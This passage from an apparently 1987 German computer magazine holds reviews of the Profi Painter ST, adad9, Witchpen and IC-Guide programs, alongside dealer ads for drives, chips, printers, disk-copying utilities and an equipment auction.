Programm zu bedienen, und kann fast vollständig auf das übersichtlich geschriebene, an einigen Stellen jedoch etwas knapp gehaltene Handbuch verzichten. Abgesehen von der üblichen Menüleiste befindet sich am linken Bildrand noch eine Werkzeugleiste, am rechten Rand eine Füllmusterleiste, so daß praktisch alle Funktionen des Programms per Mausclick selektiert werden können. Außerdem kann man bis zu drei Fenster öffnen, so daß man gleichzeitig drei Bilder bearbeiten kann, wobei auch das Kopieren von Teilausschnitten (Cut & Paste) in andere Bildfenster problemlos möglich ist. Die Fenster lassen sich in der üblichen Manier verschieben, verändern und schließen.

Eine Voll-Bild-Funktion gestattet die Betrachtung des kompletten Bildes ohne Menüleiste und Fensterrahmen. Noch ein Vorteil ergibt sich im Vergleich mit Degas aufgrund der reinen GEM-Applikation: mit der Snapshot-Funktion des Ist Word Plus können beliebige Ausschnitte aus einem Bild direkt im Text verarbeitet werden; dazu muß die Menüleiste präsent sein, da Snapshot ein Accessory-Programm ist. Ein großer Pluspunkt von Profi Painter ST besteht in der uneingeschränkten Bearbeitungsmöglichkeit von Bildern im DIN-A4-Format, die sowohl gespeichert, geladen und auch gedruckt werden können. Eine Anpassung des Druckprogramms an verschiedene Matrixdrucker ist mit einem Textsystem leicht durchführbar; einige Druckertreiber werden gleich mitgeliefert. Verarbeitet werden Grafiken im Degas-, Doodle- und Logo-Format.

Ansonsten sind die üblichen Funktionen wie Freihandzeichnen, Linienziehen, Sprühen (in drei Größen), Radieren, Pinselzeichnen (mit wählbaren Formen) und Füllen von Flächen mit den GEM-üblichen Füllmustern möglich. Das Entwerfen eigener Füllmuster ist jedoch nicht vorgesehen. Die Sprühfunktion ist übrigens mit den Füllmustern gekoppelt: sprüht man länger auf eine Stelle, entsteht allmählich das gerade aktuelle Füllmuster.

Auch das Erstellen eigener Schriftarten ist leider nicht möglich; allerdings wird man einigermaßen durch die Möglich-

keit entschädigt, Kombinationen aus den GEM-Schriften (fett, kursiv, light, unterstrichen, 'hohl') in verschiedenen Größen auszuwählen und in verschiedene Richtungen (jeweils um 90 Grad gedreht) zu schreiben. Bildausschnitte können um 90 Grad gedreht werden, darüber hinaus selbstverständlich verschoben und kopiert, aber auch gespiegelt, invertiert und separat abgespeichert werden; letzteres ermöglicht immerhin das Anlegen einer vielseitig verwendbaren Objektsammlung. Mehrfach benötigte Grundfiguren (z.B. selbstentworfenen Piktogramme) werden einfach von Diskette abgerufen und in einem anderen Bild neu verwendet.

Wird ein Bildausschnitt verschoben oder kopiert, kann man zwischen einer deckenden oder transparenten Verknüpfung mit dem Hintergrund sowie dem XOR-Modus wählen; letzteres bedeutet, daß eine binäre Entscheidung fällt, wenn schwarze oder weiße Pixels aufeinander treffen (Schwarz auf Schwarz ergibt zum Beispiel einen weißen Bildpunkt), eine Funktion mit interessanten Wirkungen. Das Invertieren des Bildausschnitts erweitert zudem die Kombinationsmöglichkeiten. Natürlich kann man leere oder gefüllte Rechtecke, wahlweise auch mit gerundeten Ecken, sowie Ellipsen (Kreise) erzeugen. Die Umrandung dieser Figuren ist in vier verschiedenen Strichstärken möglich.

Mit einer Undo-Funktion kann man die jeweils zuletzt ausgeführte Aktion rückgängig machen. Auch die unentbehrliche Lupe ist vorhanden. Der vergrößerte Bildinhalt wird dabei in einem eigenen Fenster dargestellt. Das Lupenfenster kann man vorteilhafterweise nicht nur auf dem Bildschirm an eine geeignete Stelle rücken, sondern auch der angezeigte Inhalt der Lupe läßt sich beliebig über das Bild verschieben.

Im Vergleich mit Malprogrammen jüngerer Datums bleiben allerdings auch einige Wünsche offen: mittlerweile ist es nicht ungewöhnlich, daß Programme der Preisklasse, in der Profi Painter ST angesiedelt ist, auch Zoom- und Biegefunktionen kennen, unterschiedliche Lupenvergrößerungen anbieten, jeden gewünschten Bildausschnitt drucken können, die

Verwendung beliebiger Strichstärken und Radiergummigrößen erlauben und eine präzise Positionierung von Figuren wie Kreise und Rechtecke – nach ihrer Größenbestimmung – gestatten. Mit anderen Worten: Profi Painter ST entspricht trotz sinnvoller Features nicht mehr unbedingt dem letzten Stand der Dinge. Ein großer Minuspunkt ist, wie bei allen Programmen der 'mat'-Serie von Data Becker, der Kopierschutz. Er macht das Starten des Programms mit der Originaldiskette erforderlich, was leider immer nur dem ehrlichen Käufer (und eben nicht dem Besitzer einer 'geknackten', illegalen Version) Schwierigkeiten bereitet.

BE

Datenbanksystem

adad9

SimWare Software GmbH
Marburger Straße 10
1000 Berlin 30

Diskette für PC-/MSDOS

Preis:

Einplatzversion: 1 970,00 DM

Mehrplatzversion: 3 500,00 DM

Von dem erfolgreichen und praxisbewährten Datenbanksystem adad9 der deutschen Firma SimWare liegt jetzt die in vielen Punkten erweiterte Version 3.0 vor. adad9 ist ab sofort, dem allgemeinen Entwicklungstrend entsprechend, in einer netzwerkfähigen Version für das Novell-, IBM- oder 10-Net lieferbar.



adad9 bietet alle Features eines komfortablen, programmierbaren Datenbanksystems, zusätzlich ist eine Textverarbeitung

und ein Menügenerator integriert.

adad9 wird auf drei Disketten zusammen mit einem umfangreichen Handbuch und einem Programm-Trainer-Heft ausgeliefert.

Im Gegensatz zu vielen anderen Systemen kennt adad9 variable Feld- und Satzlängen. Das kann eine Menge Speicherplatz auf den Datenträgern sparen, da leere Felder nicht abgespeichert werden.

Das Arbeiten mit diesem programmierbaren Datenbankprodukt gestaltet sich für den Anfänger sehr einfach: Gleich nach der Definition einer oder mehrerer Dateien kann man sich eine Standardmaske generieren lassen, mit der dann schon Daten eingegeben, geändert und gesucht werden können. Ein integrierter Listengenerator sorgt für die schnelle Erstellung einer Standardliste.

Die Standardanwendungen können leicht erweitert und verändert werden, da sie in der adad-Kommandosprache erzeugt wurden. Diese Programmiersprache, die aus rund 60 Befehlen besteht, ermöglicht das Schreiben von umfangreichen und anspruchsvollen Programm-Systemen.

Die Entwickler des Programms verweisen auf Installationen bei einer Reihe von größeren Firmen, angefangen bei der Deutschen Bundesbahn (Kundeninformations-System bundesweit) bis zur Gesamthochschule Kassel (Verwaltung).

adad9 ist auf allen Personalcomputern ablauffähig, die das Betriebssystem MSDOS benutzen, mindestens 256 KByte Arbeitsspeicher und zwei Diskettenlaufwerke haben; erfolgreich installiert wurde adad9 aber auch auf vielen anderen PCs.

Eine Voll-Lizenz adad9 kostet 1 970 DM in der Einzelplatz-, 3 500 DM in der netzwerkfähigen Version, für den Programmentwickler kommen dazu noch Kosten für Runtime-Module. Eine Demo-Version einschließlich des kompletten Handbuchs gibt es für 110 DM. PRO

Reinhard Milde

Postfach 70 13 44
8000 München 70
Telefon 0 89/7 69 46 31

Alle Preise in DM für 1 Stück zzgl. Versandkosten bei NV-Versand. Preise für größere Stückzahlen, OEM u. VW bitte anfragen! Preisstand 1. 1. 87

Diskettenlaufwerke

EPSON 3.5" — nur +5 V Spannungsversorgung		
SMO 1009	1,0 MB	298,00
EPSON 5,25" — slimline		
SD 521	0,5 MB	289,00
SD 580	1,0/1,6 MB	375,00
PANASONIC 3.5" und 5,25"		
JU 363/364	1,0 MB — 3,5"	320,00
JU 475	AT-komp. — 5,25"	395,00

Winchesterlaufwerke

25 MB mit Controller u. Kabel f. PC		1195,00
-------------------------------------	--	---------

Drucker

OKI ML 192 — 160 cps, NLD m. Einzelblatteinz.	1380,00
---	---------

Integrierte Schaltungen

	DM/St	ab 1	ab 10
2732A-25		5,90	6,90
2764-25		5,90	6,90
27094-25		9,95	9,80
27128-25		6,90	6,90
27128-20		10,50	10,20
27256-20		13,90	13,60
41415-15 (= 4415)		7,90	7,60
41464-15 (= 4464)		10,90	10,60
4164-15		2,60	2,55
4164-12		3,50	3,40
41256-15		6,30	6,20
41256-12		6,90	6,80
6116LP-3		4,90	4,80
6264LP-15		6,50	6,40
V20 — 8 MHz		22,00	21,00
V30 — 8 MHz		27,00	25,00
µPD785		14,90	14,50
74HC1373P		2,90	2,80

Disketten

	DM/St	ab 10	ab 50
PANASONIC MD2HD		7,90	7,70
PANASONIC MD2D		2,75	2,50
PANASONIC MF2DD		7,50	7,00
White Label MD2D		1,50	1,40
White Label MF1D		4,50	4,00

Tennert-Elektronik

Ing. Rudolf K. Tennert

AB LASER LIEFERBAR

- AD-/DA-WÄHLER
- CENTRONICS-STECKERBINDER
- C-MOS-40XX-45XX-74HCXX
- DIODEN + BRÜCKEN
- DIP-KABELVERBINDER+KABEL
- EINGABETASTEN DIGITAST++
- FEINSICHERUNGSX20+HALTER
- FERNSEH-THYRISTOREN
- HVBRID-VERSTÄRKER STK..
- IC-SOCKET+TEXTTOOL-ZIP-DIP
- KERAMIK-FILTER
- KONDENSATOREN
- KOHLKOPFER UND ZUBEHÖR
- LABOR-EXP.-LEITERPLATTEN
- LABOR-SORTIMENTE
- LEITUNGS-TREIBER
- LINEARE-ICS
- LOTKOLBEN-LOTTSTATIONEN
- LOTSÄUGER + ZINN
- LOTSEN, LOTSTIFTE + EINZELSTECKER DAZU
- MIKROPROZESSOREN UND PERIPHERIE-BAUSTEINE
- MINIATUR-LAUTSPRECHER
- OPTO-TEILE LED + LCD
- PRINT-RELAYS
- PRINT-TRANSFORMATOREN
- QUARZE + Oszillatoren
- SCHALTER+TASTEN
- SCHALT-NETZTEILE
- SPANNUNGS-REGLER FEST-VAR
- SPEICHER-EPROH/PROH/RAH
- STECKERBINDER-DIVERSE
- TEMPERATUR-SENSOREN
- TAST-CODIER-SCHALTER
- TRANSISTOREN
- TRIAC-THYRISTOR-DIAC
- TTL-74LS/74S/74ALS/74FXX
- WIDERS TYNDE + NETZWERKE
- Z-DIODEN + REF.-DIODEN

KATALOG AUSEG. 1985/86
MIT STAFFELPREISEN
ANFORDERN — 146 SEITEN
>>>> KOSTENLOS <<<<<<<

7056 Weinstadt-Endersbach
Postfach 22 22 · Burgstr. 15
Tel.: (07151) 6 21 69

Die TURBO TOOLS für SIE!

Die Reihe professioneller Programme rund um Turbo Pascal in deutscher oder englischer Version. Neuheit: **UNlock Flugsimulator auf Festplatte** 145,—
EXTENDER: 640 KB im Code, virtuelle Arrays bis 32 MB dt. oder engl.
UTILITIES: Structure Analyzer, Command Repeater, Super Tools engl.
DEBUG PLUS: Symbolischer Debugger, für Turbo, auch Herkules dt. oder engl.
TOOLS PLUS: Nutzen Sie die vollen Möglichkeiten Ihres PC's und DOS 345,—
ASYNC PLUS: Unterstützung zur Programmierung der seriellen Adapter 345,—
Die Norton Tools
UTILITIES: Die legendären Hilfsprogramme, mit UnErase und DiskTest 320,—
EDITOR: Der schnelle und leistungsfähige Editor für dBase und Ass. 295,—
COMMANDER: Benutzeroberfläche, eigene Menüs u. 'point and shoot' 375,—
Durch transaktionsorientiertes Kopieren wird jede Disketteninformation dupliziert. Bitte die Copyright-Bestimmungen beachten! (Belegt einen kurzen Steckplatz).
OPTION BOARD: und vergessen Sie jeden Kopierschutz 397,—
Neuheiten direkt aus den USA:
ABOVE DISC: Emuliert den EMS Speicher auf Platte oder Ext-Mem. 235,—
PERISCOPY: Hard/Software Debugger, z.B. für Turbo Pascal in 3 Ausführungen



H & B EDV, Hannelore Auerbach
Olgastraße 1, 7992 Tettlring 1, Telefon 075 42/6353

20 MB Festplatten:

Seagate ST 225	889 DM
Lapine Titan	978 DM
Seagate mit XT-Contr.	
u. Kabel	1160 DM
Lapine mit XT-Contr.	
u. Kabel	1249 DM
Drucker NEC P6	1338 DM
Druckerweiche	165 DM

AT-Kombi-Contr. 549 DM

Monitore:

14" TTL-Monitor	345 DM
14" ADI Monitor	458 DM
8087 5MHz	349 DM
80287	lieferbar
V20-8MHz	19 DM

Akustikkoppler 300/1200 Bit/s mit FTZ-Nr. 345 DM
1,2 MB Diskdrive für AT, NEC 1155C 345 DM

Retosoft GmbH Bieberer Straße 209 6050 Offenbach

Interessiert?
Telefon: 06 71/4 12 43

SPECIALS

4164-120 64Kx1 DRAM 7-Bit refresh	3,80
4164-150 64Kx1 DRAM 7-Bit refresh	2,50
*** RAM-Special ***	
41256-120 256Kx1 DRAM	1.499 500 + 1k+
*** NEC-Hitsche je nach Vorst. Preisstand 15. 2. 87 ***	6,00 5,50 5,20
41464-C10 64Kx4 DRAM NEC (4464)	10,00
6264-LP10 8Kx8 SRAM CMOS Hitachi	9,00
6264-LP12 8Kx8 SRAM CMOS Hitachi	7,50
6256-LP12 8Kx8 SRAM CMOS Hitachi	12,30
62256-LP10 32Kx8 SRAM CMOS Hitachi (43256-C10)	38,50
62256-LP12 32Kx8 SRAM CMOS Hitachi (43256-C12)	29,50
62256-LP12 32Kx8 SRAM CMOS Hitachi (43256-C12)	49,00
— Datenbuch Hitachi IC Memory Products '86	30,00
ICM 7170PC Real Time Clock	39,50
C 8087 Coprocessor 8-MHz	295,00
C 8087-3 Coprocessor 8-MHz	385,00
C 80287-6 Coprocessor AT 6-MHz	450,00
C 80287-6 Coprocessor AT 8-MHz	695,00
HD 634646 ACRTC 8-MHz	198,00
— User Manual, Appl.-Note 1 u. 2 dazu komplett	70,00
HD 63485-PS 64MHz Graphic Memory Interface Ctrl.	132,00
HD 63486-PS 64MHz Graphic Video Attribute Ctrl.	145,00
— Datenblatt zu HD63485/HD63486 (38 Seiten)	12,50
HD 64B100 6-MHz	40,00
— Shrink-to-socket gedr. vergoldet dazu	11,00
— 0 12.288 MHz HC 18U	6,00
— User-Manual HD64180	18,00
MAX 232CPE RS232 Sender/Empf. 5VDC	18,00
MB 1422 Refresh-Controller 1, 41256 (4 Banks à 256k)	35,00
MC 146818P Real Time Clock	17,50
MM 58167AN Real Time Clock	49,00
V20-8MHz = 8088 CMOS	21,00
V30-8MHz = 8088 CMOS	23,00

Datenblätter auf Wunsch für jedes IC. Pro Seite 0,30.
Ab Lager Berlin 74LS/ALS/AS/MS/HC/HT-Typen.
Inh. Bernd Segor. Bestellen Sie bitte mit den Kontaktkarten am Helldorfer oder besuchen Sie unseren Shop. Geschäftszeiten: Mo. - Fr. 10.00-13.30 + 14.30-18.00. Sa. 10.00-13.00. Versand per NV. Ausst. nach Absprache. Komplett Preisliste gegen Rückporto (1,30).


Memory Backup

Carbon Lithium-Accu „CL2020“
• Idealer Backup-Accu
• Nominal-Spannung 3,0 V/1 mAh
• Minimale Selbstentladung
• Printmontage RM 20,5
• Preis DM 7,90



„QUIET“ IC-Fassung

• Präzisionsfassung
• mit Blockkondensator 0,1u
• zur Spannungstrennung
1. 99 100+
DIL 16 QUIET 1,92 1,60
DIL 18 QUIET 2,16 1,60



segor
electronics

Inh.: Bernd Segor
kaiserin-augusta-allee 94 1000 Berlin IO
tel. 030/344 97 94 telex 181 268 segor d

Die PC TOOLS für SIE!

Für IBM-PC, XT, AT, COMPAQ und IBM-Kompatibel

Sichern Sie Ihre PC-Software-Investitionen durch eigene BACKUP-Kopien mit Kopierprogrammen von McQuaid und Central Point.

COPYWRITE (enthält »JUNGUARD«)	DM 234,—
COPYII-PC (mit »NOGUARD«)	DM 205,—
PC TOOLS, Werkzeug für jeden PC-Benutzer	DM 195,—

Immer aktuell durch Direktimport aus Kanada und USA!
Option Board von Central Point Software.
Durch transaktionsorientiertes Kopieren wird jede Disketteninformation dupliziert.
Bitte die Copyright-Bestimmungen beachten!
Option Board Hard & Software für IBM-PC, XT, AT, Portable PC und COMPAQ.
(Belegt nur einen kurzen Steckplatz hinter dem Diskettencontroller) OPTION BOARD DM 395,—
Disk Mechanic, Kopierprogramm mit der besten Dokumentation u. den meisten Möglichkeiten DM 320,—
Die Norton Tools
UTILITIES: Die legendären Hilfsprogramme, mit UnErase und DiskTest DM 295,—
COMMANDER: Benutzeroberfläche, eigene Menüs und 'Point And Shoot' DM 295,—
Diskette/Platte nicht mehr lesbar? Hier hilft nur noch
DISK EXPLORER von McQuaid! DM 279,—




Fa. SOFTIM Alfred Gruniewicz
Eisenauer Weg 1, 7000 Stuttgart 80, Tel. 07 11/6 87 48 10

Sonderangebot!



CHERRY-FLACHTASTATUR
ASCII-PARALLEL DM 99,—



PREH-Ak87 ASCII-PARALLEL
mit 10er Block DM 149,—



SCHROFF-GEHÄUSE FÜR
EUROPAKARTEN DM 169,—

GRAF
computer

Preisfreibleibend ab Kempten
Telefon 08 31/62 11 + 6 93 00
8960 Kempten, Postl. 1610, Magnustr. 13

Die Software zum Anschluß von 3", 3,5", 5,25" und 8"-Laufwerken an Ihren PC/XT kompatiblen DOS-Rechner:

RWMSDOSX: Lesen, Schreiben und Formatieren von bel. DOS-Disketten von 160 KB bis 1500 KB. Mischbetrieb. Automatische Formaterkennung. Außer Sirius 1 ist uns kein DOS-Format bekannt, welches RWMSDOSX nicht beherrscht! Geeignet für DOS-2.1, DOS-3.1 und DOS-3.2. 300,—

SUPER-BIOS: Lesen, Schreiben, Formatieren und Booten fast aller DOS-Formate unter DOS-2.1 und DOS-3.1. Z. B. Netto über 420 KB auf 40-Track-Laufwerk, über 840 KB auf 80-Track-Laufwerk, über 1400 KB auf AT-Laufwerk. 100,—

RWCPM: Lesen, Schreiben und Formatieren von CP/M-Disketten unter MS-DOS. Fast jedes! CP/M-Format — natürlich auch 8"-IBM-Standard — einstellbar von 3" bis 8" (bis auf 128 Bytes per Sector — double density; dies liegt an der hardwaremäßigen Beschränkung des NEC-Controllers.) 300,—

RWMAIN: Lesen, Schreiben und Formatieren von 8"-MAINFRAME-Disketten (IBM, Siemens, Nixdorf etc.) 2000,—

Für 8"- und AT-Formate 8"-Controller Voraussetzung (ab 250,—).

In Kürze alle Programme bis auf SUPER-BIOS auch für AT. Fordern Sie Beschreibungen an.

Günstige Preise für Schüler, Studenten etc.

A.S.S.-Ware, Alfred Herrmann, Schimmelshahn
5461 Roßbach, Tel.: 026 38/45 13



Textverarbeitung

Witchpen

Hannes Keller
Witch Systems AG
Im Hagenacker 9
7890 Waldshut

Disketten für MS-/PCDOS
Preis: 107,00 DM

Man stelle sich vor – würde einem von der Personalcomputer-Szene total unberührten Mitmenschen ein Softwarekatalog in die Hände fallen, würde er unweigerlich zu der Überzeugung kommen, daß man mit einem Computer fast ausschließlich Texte bearbeiten kann. Textverarbeitungsprogramme gibt es wie Sand am Meer, und jeder, der sich als Programmentwickler auf dieses Gebiet stürzen will, muß sich gefallen lassen, daß sein Produkt mit den besten vorhandenen Programmen verglichen wird.

Aus der Schweiz erreicht die Bundesrepublik nun ein Textbearbeitungsprogramm, daß es 'in sich hat'. Auf den ersten Blick ist Witchpen, so der nette Name des Programmpaketes, eine normale Textverarbeitung ohne besondere Merkmale. Der Kern des Ganzen ist ein Texteditor, mit dem man Texte erstellen und manipulieren kann. Seine Bedienung geschieht über das Cursor-Tastenfeld und/oder via Control-Tastenkombinationen, deren Belegung dem WordStar angepaßt ist – eigentlich der des alten CP/M-WordStars, der keine Funktionstasten unterstützt. Nun sind beim 'Hexenriffel' zwar die Funktionstasten belegt, jedoch nicht mit einer logischen Belegung, wie sie zum Beispiel der MSDOS-WordStar verwendet. Ansonsten leistet der Editor all die Dinge, die ein modernes Textbearbeitungsprogramm auch bieten sollte – einschließlich einer recht treffsicheren Trennhilfe.

Nach dem Start von Witchpen wird man mit einem Menü konfrontiert, welches eine Reihe von Einträgen zeigt, die so ziemlich alles abdecken, was mit Textmanipulation zu tun hat. Neben dem eigentlichen Texteditor kann der Anwender zum Beispiel ein separates Druckprogramm für Laserdrucker aufrufen oder Texte nachformatieren. Die meisten im Menü gelisteten Programme muß man jedoch separat (gegen Entgelt) erwerben. Uns stand zum Test das Textprogramm mit einem Wörterbuch zur Verfügung.

Ein Menüeintrag fällt jedoch etwas aus dem Rahmen – dort steht 'Wörterbuch aktivieren'. Nun gut, also kann man mit Witchpen seine Texte auch vom Rechner korrigieren lassen. Die Überraschung kommt aber schon bei den ersten Schreibversuchen: Ein falsch geschriebenes Wort, und der Rechner weigert sich, vom Bediener weitere Buchstaben entgegenzunehmen. Da hat das Programm doch sofort gemerkt, daß ein Schreibfehler vorliegt! Man hat nun die Wahl, den Fehler entweder zu verbessern, die Mahnung zu ignorieren oder das Wort in das Wörterbuch aufzunehmen. Dieser Fall kann immer mal auftreten, obwohl das mitgelieferte Wörterbuch recht umfangreich ist.

Nicht so offensichtlich sind einige andere Feinheiten des Hexenriffels. So sorgt das Programm selbsttätig für die Großschreibung von Worten am Satzanfang. Substantive werden automatisch groß geschrieben, auch wenn der Texter es mal vergißt.

Da das Wörterbuch im Hintergrund 'lauert', kann man es auch für weitere Arbeitserleichterungen mißbrauchen. So ist es möglich, ganze Phrasen und Zeichenketten unter einem Kürzel abzulegen (etwa 'Sehr geehrte Damen und Herren,' unter dem Kürzel '#sg'). Bei jeder Eingabe des Kürzels erscheint dann wie durch Hexerei die ganze Phrase im Text. Die unmittelbare Korrekturmöglichkeit entschädigt den Anwender mehr als ausreichend für die etwas barocke Funktionstasten-Philosophie. Daß man eigene Wörterbücher erstellen und verwalten kann, versteht sich von selbst. Es ist sogar möglich, das gerade geladene Wörterbuch in gewissen Grenzen

während der Textbearbeitung zu manipulieren.

Zur Druckerbedienung werden in den Text eingestreute Steuerkommandos benutzt, die alle mit einem Ausrufungszeichen beginnen. Über diese Steuerkommandos darf nicht nur dem Drucker eine bestimmte Schriftart aufgezwängt werden, mit Einschränkungen ist sogar eine regelrechte Programmierung mit diesen Kommandos möglich, wenn die Entwickler auch betonen, daß derartige 'Programme' nicht gerade gut strukturierbar sind.

Die Dokumentation besteht aus einem typischen 'PC-Ordner' (die Dinger, für die in Europa nur unter Schwierigkeiten ein Locher zu bekommen ist) mit über 200 Seiten gut gegliederter und leicht verständlicher Programmdokumentation.

Alles in allem ist Witchpen ein rundes Paket, an dem man schon seine Freude haben kann. Vielleicht ist es in einer späteren Version auch mal machbar, die Funktionstasten mehrfach zu belegen. Einige andere Programme überlassen die Belegung der ach so gut erreichbaren Tasten dem Anwender. PG

Datensammlung

IC-Guide 2.0

Alphatron
Luitpoldstraße 22
8520 Erlangen

Diskette für MS-/PCDOS
Preis: 249,00 DM

IC-Guide ist eine umfangreiche Datenbank für die wichtigsten integrierten Schaltkreise. Es bietet eine kurze Darstellung der Technologie sowie der Sockelschaltbilder von mehr als 800 Schaltkreisen aus den Familien TTL, MOS, von Operationsverstärkern und linearen ICs, optoelektronischen Bauteilen, Mikroprozessoren und Speichern.

Das Programm wird auf einer 5,25"-Diskette geliefert. Das dazugehörige 27 Seiten starke spiralgeheftete Handbuch ist in deutscher Sprache recht ausführlich und gut verständlich geschrieben.

IC-Guide läuft auf IBM PCs und Kompatiblen unter

MSDOS 2.xx oder PCDOS. Das System muß mit mindestens 256 KByte Arbeitsspeicher ausgerüstet sein. Ein Festplattenlaufwerk ist aufgrund der hohen Zugriffsgeschwindigkeit bei großen Datenmengen vorteilhaft; hat man im System über 500 KByte Speicher, ist die Verwendung einer RAM-Disk empfehlenswert.

Nach dem Start des Programms erscheint das Hauptmenü. Die Auswahl der Menüpunkte ist etwas eigenwillig, doch bereits nach kurzer Zeit kann man sich daran gewöhnen: mit Betätigen der Space-Taste 'wandert' man durch das Menü. Ist die gewünschte Funktion angewählt, kann man sie mit der Return-Taste aktivieren. Je nach Art der Funktion gelangt man so entweder in ein Untermenü, oder die Funktion wird direkt ausgeführt.

Wird das Programmpaket nicht von Laufwerk A aus gestartet, muß man zuerst den Menüpunkt 'Installation' aufrufen und das neue Drive und den gewünschten Bildschimmodus anmelden. Diese Neuinstallation wird auf der Diskette abgespeichert.

Hat man eine gewünschte Baustein-Gruppe ausgewählt, kann man die Daten eines Bausteins direkt durch Eingabe der Typbezeichnung abrufen oder sich



alle erfaßten Bauteile auflisten lassen.

Die Informationen (Sockelbelegung, einige IC-Daten) zu einem gewünschten IC werden in Windows (Fenster) angezeigt, wovon sich bis zu zehn auf dem Bildschirm überlagern lassen.

Zwischen diesen Bildern kann man vor- und zurückblättern.

Allerdings tritt bei der Beschriftung der Sockelbilder ein Mangel des Programms zutage. Die Funktionsbeschreibung mit nur drei Buchstaben pro IC-Anschluß verhindert oftmals eine korrekte Bezeichnung des Pins. So sind oftmals die Negationen von Eingängen unterschlagen. In der TTL-IC-Datei wird beispielsweise CLR als CLR und nicht als CLR/ dargestellt. Bei einer Auswahl von ICs, bei denen die Anschlußbezeichnungen nachgeprüft wurden, trat bei etwa 30 % der Sockelschaltbilder dieser Mangel an einem oder mehreren Pins auf. Den IC-Guide kann man dadurch bei sehr vielen Anwendungen nicht ohne Nachschlagen in einem Datenbuch benutzen.

Die Daten für ICs der TTL-Familie sind in fünf Dateien mit je 24 200 Byte gespeichert. Die Typenreihe ist zwar nicht ganz vollständig, in meinem IC-Vorrat habe ich einige nicht besonders gängige Chips gefunden, die aber in den meisten Datenbüchern vorhanden sind. In dieser Datei findet man oft den Hinweis: Istd = 95 mW oder ähnlich - offenbar ist dem Autor des Programms nicht der Unterschied zwischen Strom und Leistung klar. An den genannten Punkten ist dringend eine Überarbeitung des Programms erforderlich.

Für den Abschnitt MOS-ICs fällt der Mangel mit der Ungenauigkeit bezüglich der invertierten Eingänge kaum ins Gewicht. Naturgemäß sind eben bei MOS und CMOS die Eingänge nicht invertiert.

Der Teil für Mikroprozessoren, Speicher und Controller ist mit einer Datei von 12 100 Byte unterbewertet. Es fehlt komplett der Zweig der 6800- und 68 000-Prozessoren von Motorola. Die Linie 8080 von Intel einschließlich der Bausteine 82xxx ist fast komplett vorhanden. In der Z80-Reihe fehlt der CTC. Bei den Speicher-ICs ist die Organisationsangabe teilweise sehr mangelhaft. Zum Beispiel ist ein 2114 mit 4K und ein 6116 mit 2K angegeben. Richtig wäre für den 2114 die Angabe 1K x 4 und für den 6116 2K x 8. Ein weiteres Beispiel: 'dyn. RAM 2164: 64K, dyn. RAM 4164: 64KB'. Beide dynamischen Speicher haben jedoch

16K x 1 und gleiche Pinbelegung. Die Bezeichnung 64KB ist schlicht falsch. Wählt man ohne Zuhilfenahme eines Datenbuchs Speicherbausteine aus, so kommt man sicher zu falschen Ergebnissen. Wählt man in diesem Programm ein EPROM des Typs 27 256, so erfolgt Programmabsturz - der 27 256 liegt außerhalb der Datei.

Hoffnungslos ist der Versuch der Programmanbieter, in nur einer Datei von 12 100 Byte auch nur die wichtigsten Typen von Operationsverstärkern, Analogschaltern und Treibern speichern zu wollen. Man denke nur an die verschiedenen Gehäusevariationen ein und desselben Typs. Aber auch bei den erfaßten Bausteinen findet man wieder Ungereimtheiten: zu dem TL061 (J-Fet Op-Amp) werden als kompatibel Typen LF355 und der μ A741 angeboten. Der LF355 ist ein spannungsgesteuerter J-Fet Op-Amp mit Offsetabgleich nach +UB, der μ A741 ist ein stromgesteuerter Standard Op-Amp mit Offsetabgleich nach -UB. Auch hierbei sind zur Kontrolle des Programms unbedingt Datenbücher erforderlich.

Dem Bereich Opto-Bauelemente ist eine Datei von 12 100 Byte zugeordnet, die Daten über Optokoppler und Displays enthält.

Hervorzuheben ist noch der Bereich 'Spezial-ICs', in dessen Datei der Anwender die Daten beliebiger ICs eintragen kann.

Fazit: Der IC-Guide ist ein Programm mit ansprechendem äußeren Rahmen und etwas eigenwilliger Menüverwaltung. Die Bedienung ist zwar gewöhnungsbedürftig, aber durchaus akzeptabel. Leider sind die Datensätze zu einzelnen Bausteinen ungenau und nur in Verbindung mit Datenbüchern brauchbar. Sollten die genannten Fehler jedoch bei einer verbesserten Version korrigiert sein, wäre mit diesem Programm ein schnelleres Arbeiten als mit Datenbüchern möglich - wenn die Angabe einiger Daten und die Skizze der Sockelbelegung eines Bausteins genügen. GU

ACHTUNG VERSTEIGERUNG ACHTUNG VERSTEIGERUNG

Im **Bankauftrag versteigern wir** am 10. April 1987, 11 Uhr, in Nürtingen, Nähe Stuttgart, **Sicherheitsgüter** aus der Computer-Branche.
 U. a. 400 Stck. Farbmonitore, Monochrom-Monitore, SW-Monitore 5—20 Zoll
 3 000 Stck. Disketten 5¼ + 8 Zoll
 30 000 Stck. Integrierte Schaltkreise
 Diverse Magnetplatten, Drucker, Controller, Modem, unvollständige IBM-kompatible PC's, Laufwerke 3½—8 Zoll, Tastaturen, Netzgeräte, Einbauteile, Blenden, Gehäuse u. v. a. Es handelt sich um neue Geräte, die zum größten Teil noch originalverpackt sind. Besichtigung am 9. 4. 1987 ab 10 Uhr und am 10. 4. 1987 ab 8 Uhr in der Spedition Barth, Max-Eyth-Str. 47—49, Nähe Metabo, in 7440 Nürtingen.
 Kataloge auf Anfrage
 R + L Verwertungs GmbH
 6536 Langenlonsheim
 Telefon 0 67 04/14 53
 Telex 42821
 Versteigerer
 Barbara Riegermann
 Postfach 2 08
 6536 Langenlonsheim
 Telefon 0 67 04/14 53

ACHTUNG VERSTEIGERUNG ACHTUNG VERSTEIGERUNG

RAIL-electronic GmbH
 Auszug aus unserem Liefer- u. Lagerprogramm
 1. Wahl, Industriequalität

8087 — 5 MHz	399,— DM	4164 — 150 ns	1,95 DM
8087 — 8 MHz	456,— DM	41256 — 150 ns	6,30 DM
8087 — 10 MHz	645,— DM	41464 — 150 ns	7,60 DM
80287 — 6 MHz	490,— DM	V 20 — 8 MHz	19,95 DM
80287 — 8 MHz	720,— DM	V 30 — 8 MHz	24,50 DM
80287 — 10 MHz	775,— DM	Star NL10 incl. DEUTSCHEM HANDBUCH	748,— DM
NEC P6	1348,— DM	NEC Multisync ..	1995,— DM

Wir führen lagermäßig 74 LS, S, HC, F... Serie
 DIGITALE Bausteine sind unsere STÄRKE!!
 PC-Karten lagermäßig vorhanden. Bitte fragen Sie an!!
**RAIL-electronic GmbH, Großer Biergrund 4,
 6050 Offenbach/Main, Tel.: 0 69/88 20 72, Tx. 4 152 890**

